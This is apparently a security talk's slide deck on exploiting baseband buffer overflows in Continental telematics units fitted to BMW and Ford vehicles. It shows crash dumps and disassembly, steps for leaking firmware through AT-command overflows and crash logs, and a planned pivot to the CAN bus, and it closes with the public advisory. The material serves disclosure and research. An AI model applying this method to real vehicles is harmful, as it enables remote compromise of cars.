




# TELEMATICS

## Telematics vulnerabilities

- Confirming the TMSI vulnerability
  - The good book has PoC code in it, yay!
  - OpenBTS has moved on from testcall functionality (“security” reasons)
  - this will take a while, better get a faraday cage






# TELEMATICS

Telematics vulnerabilities

- Confirming the TMSI vulnerability using BladeRF





# TELEMATICS

## Telematics vulnerabilities

- Confirming the TMSI vulnerability
- After many many days of attempts and trying to get OpenBTS to work, Jesse confirms remote buffer overflow!
  - Thank you Jared Boone!

```
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000
0x00000000

Date: 01.01.2004
Time: 00:24
Register:
r0: 0x00000000    r1: 0xB00B0B90  r2: 0xFFFF231C
r3: 0x00000000    r4: 0x5A5A5A3C  r5: 0x5A5A5A40
r6: 0x5A5A5A44    r7: 0xB0025130  r8: 0x00000000
r9: 0x04004000    r10: 0xB00AF7D4   r11: 0xB00B0F40
r12: 0x45564E54   r13: 0xB00B0B68   r14: 0xFFFF05CC
r15: 0x5A5A5A4C
SPSR: 0x60000013  DFAR: 0x03020000  DFSR: 0x00000005

OK
```





# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - We don't have a copy of the firmware, how do we fix this?
  - Getting the firmware out of the device requires semi-blind exploitation
  - It's not quite that bad, we have some basic exception logging that includes:
    - Register state at time of crash
    - 178 dwords of stack values upwards from SP at time of crash
  - We can work with that



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - No ASLR

```
Date: 04.01.2004
Time: 13:52
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0x44444444 r7: 0x45454545 r8: 0x00000000
r9: 0x00000002 r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x5A5A5A5C
SPSR: 0x40000013 DFAR: 0x00000148 DFSR: 0x00000005
```

```
Date: 04.01.2004
Time: 13:54
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0x44444444 r7: 0x45454545 r8: 0x00000000
r9: 0x00000002 r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x5A5A5A5C
SPSR: 0x40000013 DFAR: 0x00000148 DFSR: 0x00000005
```



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP

```
+XLOG: Exception Number: 2
Trap Class: 0xB BBBB (HW PREFETCH ABORT TRAP)
System Stack:
    0x47204720
    0x47204720
    0x47204720
    0x47204720
    0x47204720
    0x47204720
```

```
Date: 04.01.2004
Time: 14:23
Register:
r0: 0x00000000 r1: 0x00000000 r2: 0xFFFF231C
r3: 0xB02573C9 r4: 0x42424242 r5: 0x43434343
r6: 0xB00CCCE4 r7: 0x45454545 r8: 0x00000000
r9: 0x0000FFFF r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0x42424244
SPSR: 0x40000013 DFAR: 0x42424242 DFSR: 0x00000005
```



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation

The image shows a debugger interface with two windows. The top window displays assembly code:

00 00 A0 E3	MOV R0, #0
0A C2 A0 E3	MOV R12, #0xA0000000

A green arrow points from the bottom of this window to the bottom of the second window. The bottom window displays assembly code starting at address loc\_A0181870:

loc_A0181870	
00 1A 8C E0	ADD R1, R12, R0, LSL#20
00 21 83 E0	ADD R2, R3, R0, LSL#2
03 1B 81 E3	ORR R1, R1, #0xC00
1A 10 81 E3	ORR R1, R1, #0x1A
02 2A 82 E2	ADD R2, R2, #0x2000
01 00 80 E2	ADD R0, R0, #1
06 00 50 E3	CMP R0, #6
00 18 82 E5	STR R1, [R2, #0x800]
F6 FF FF BA	BLT loc_A0181870



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation

The screenshot shows a debugger interface with two windows. The top window displays assembly code with some instructions highlighted in orange. The bottom window shows the assembly code for a function labeled `loc_A0181870`. A green bracket at the bottom indicates the current instruction being executed.

00 00 A0 E3	MOV R0, #0
0A C2 A0 E3	MOV R12, #0xA0000000

```
loc_A0181870
00 1A 8C E0 ADD    R1, R12, R0, LSL#20
00 21 83 E0 ADD    R2, R3, R0, LSL#2
03 1B 81 E3 ORR    R1, R1, #tlb_section_ap_readwrite
1A 10 81 E3 ORR    R1, R1, #tlb_section_descriptor_cacheable OR tlb_section_descriptor_type
02 2A 82 E2 ADD    R2, R2, #0x2000
01 00 80 E2 ADD    R0, R0, #1
06 00 50 E3 CMP    R0, #6
00 18 82 E5 STR    R1, [R2, #0x800]
F6 FF FF BA BLT    loc_A0181870
```



# TELEMATICS

Telematics vulnerabilities

- Exploiting
  - No ASLR
  - No DEP
  - No memory isolation

A HIGH FIVE DOESN'T EVEN CUT IT.



HIGH SIX!



# TELEMATICS

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:



# TELEMATICS

Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block



# TELEMATICS

## Telematics vulnerabilities

- Exploiting
  - We'll just use AT command buffer overflow to inject payload to:
    - Write tag to signify start of data block
    - Copy 512 bytes from arbitrary location into stack frame
    - Write tag to signify completed copy of data block
    - Jump to hardcoded invalid location to force a crash at specific location



# TELEMATICS

Telematics vulnerabilities

- Exploiting
  - Wait for device to reboot



# TELEMATICS

Telematics vulnerabilities

- Exploiting
  - Wait for device to reboot
  - Read exception log using AT+XLOG and extract data from between tags in stack dump



# TELEMATICS

## Telematics vulnerabilities

- Exploiting

```
0xF4400028
0xF4400078
0x46C0467C
0xDEADBEFF
0x46C046C0
0x46C046C0
0x46C046C0
...
0x46C046C0
0x46C046C0
0x46C046C0
Date: 04.01.2004
Time: 15:38
Register:
r0: 0x00000000 r1: 0xA0000211 r2: 0xFFFFFFFF
r3: 0x0000007C r4: 0xB00CCF2C r5: 0xFF134343
r6: 0xF2547698 r7: 0x000000DE r8: 0x00000000
r9: 0x0000FFFF r10: 0xB00C6DC8 r11: 0xB00D0C5C
r12: 0xA0235CCD r13: 0xB00CCCE4 r14: 0xA0244175
r15: 0xF254769C
SPSR: 0x80000013 DFAR: 0x42424242 DFSR: 0x00000008
```



# TELEMATICS

Telematics vulnerabilities

- Exploiting


... and then do it again 13 thousand times ...



# TELEMATICS

## Telematics vulnerabilities

- Once firmware is accessible we can work on reversing and jumping from the baseband to the CAN bus





# TELEMATICS

## Telematics vulnerabilities

```
; int __fastcall send_charge_req_to_evcn(evcn_struct *a1, int a2)
send_charge_req_to_evcn


    var_E= -0xE
    var_D= -0xD
    var_C= -0xC

1C 40 2D E9        STMFD   SP!, {R2-R4,LR}
00 40 A0 E1        MOU     R4, R0
82 00 A0 E3        MOU     R0, #0x82
02 00 CD E5        STRB    R0, [SP,#0x10+var_E]
04 00 A0 E1        MOU     R0, R4      ; a1
01 20 A0 E1        MOU     R2, R1
6E D6 03 EB        BL      update_transaction_id
03 00 CD E5        STRB    R0, [SP,#0x10+var_D]
27 00 A0 E3        MOU     R0, #0x27
1C 10 8F E2        ADR     R1, aSendChargeRequ ; "send charge request to EVCAN: %d"
04 20 CD E5        STRB    R2, [SP,#0x10+var_C]
1C 70 02 EB        BL      maybe_debug_log
8C 00 94 E5        LDR     R0, [R4,#0x8C] ; a1
05 30 A0 E3        MOU     R3, #5       ; length
00 20 A0 E1        MOU     R2, SP      ; buffer
02 10 A0 E3        MOU     R1, #2       ; msgid
9E 14 03 EB        BL      Ips_IpcSrv_sendMessage
1C 80 BD E8        LDMFD   SP!, {R2-R4,PC}
; End of function send_charge_req_to_evcn
```



# TELEMATICS

## Telematics vulnerabilities





# Conclusion



# Conclusion

## Advisory

- <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>

CVSS v3 8.8

## ATTENTION:

Remotely exploitable/low skill level to exploit.

Public exploits are available.

Vendor: Continental AG

Equipment: Infineon S-Gold 2 (PMB 8876)

## Vulnerabilities:

Stack-Based Buffer Overflow, Improper Restriction of Operations within the Bounds of a Memory Buffer



# Conclusion

## Advisory

- <https://ics-cert.us-cert.gov/advisories/ICSA-17-208-01>

## AFFECTED PRODUCTS

All telematics control modules (TCUs) built by Continental AG that contain the S-Gold 2 (PMB 8876) cellular baseband chipset are affected. The S-Gold 2 (PMB 8876) is found in the following vehicles:

BMW several models produced between 2009-2010


Ford - program to update 2G modems has been active since 2016 and impact is restricted to the limited number of P-HEV vehicles equipped with this older technology that remain in service.

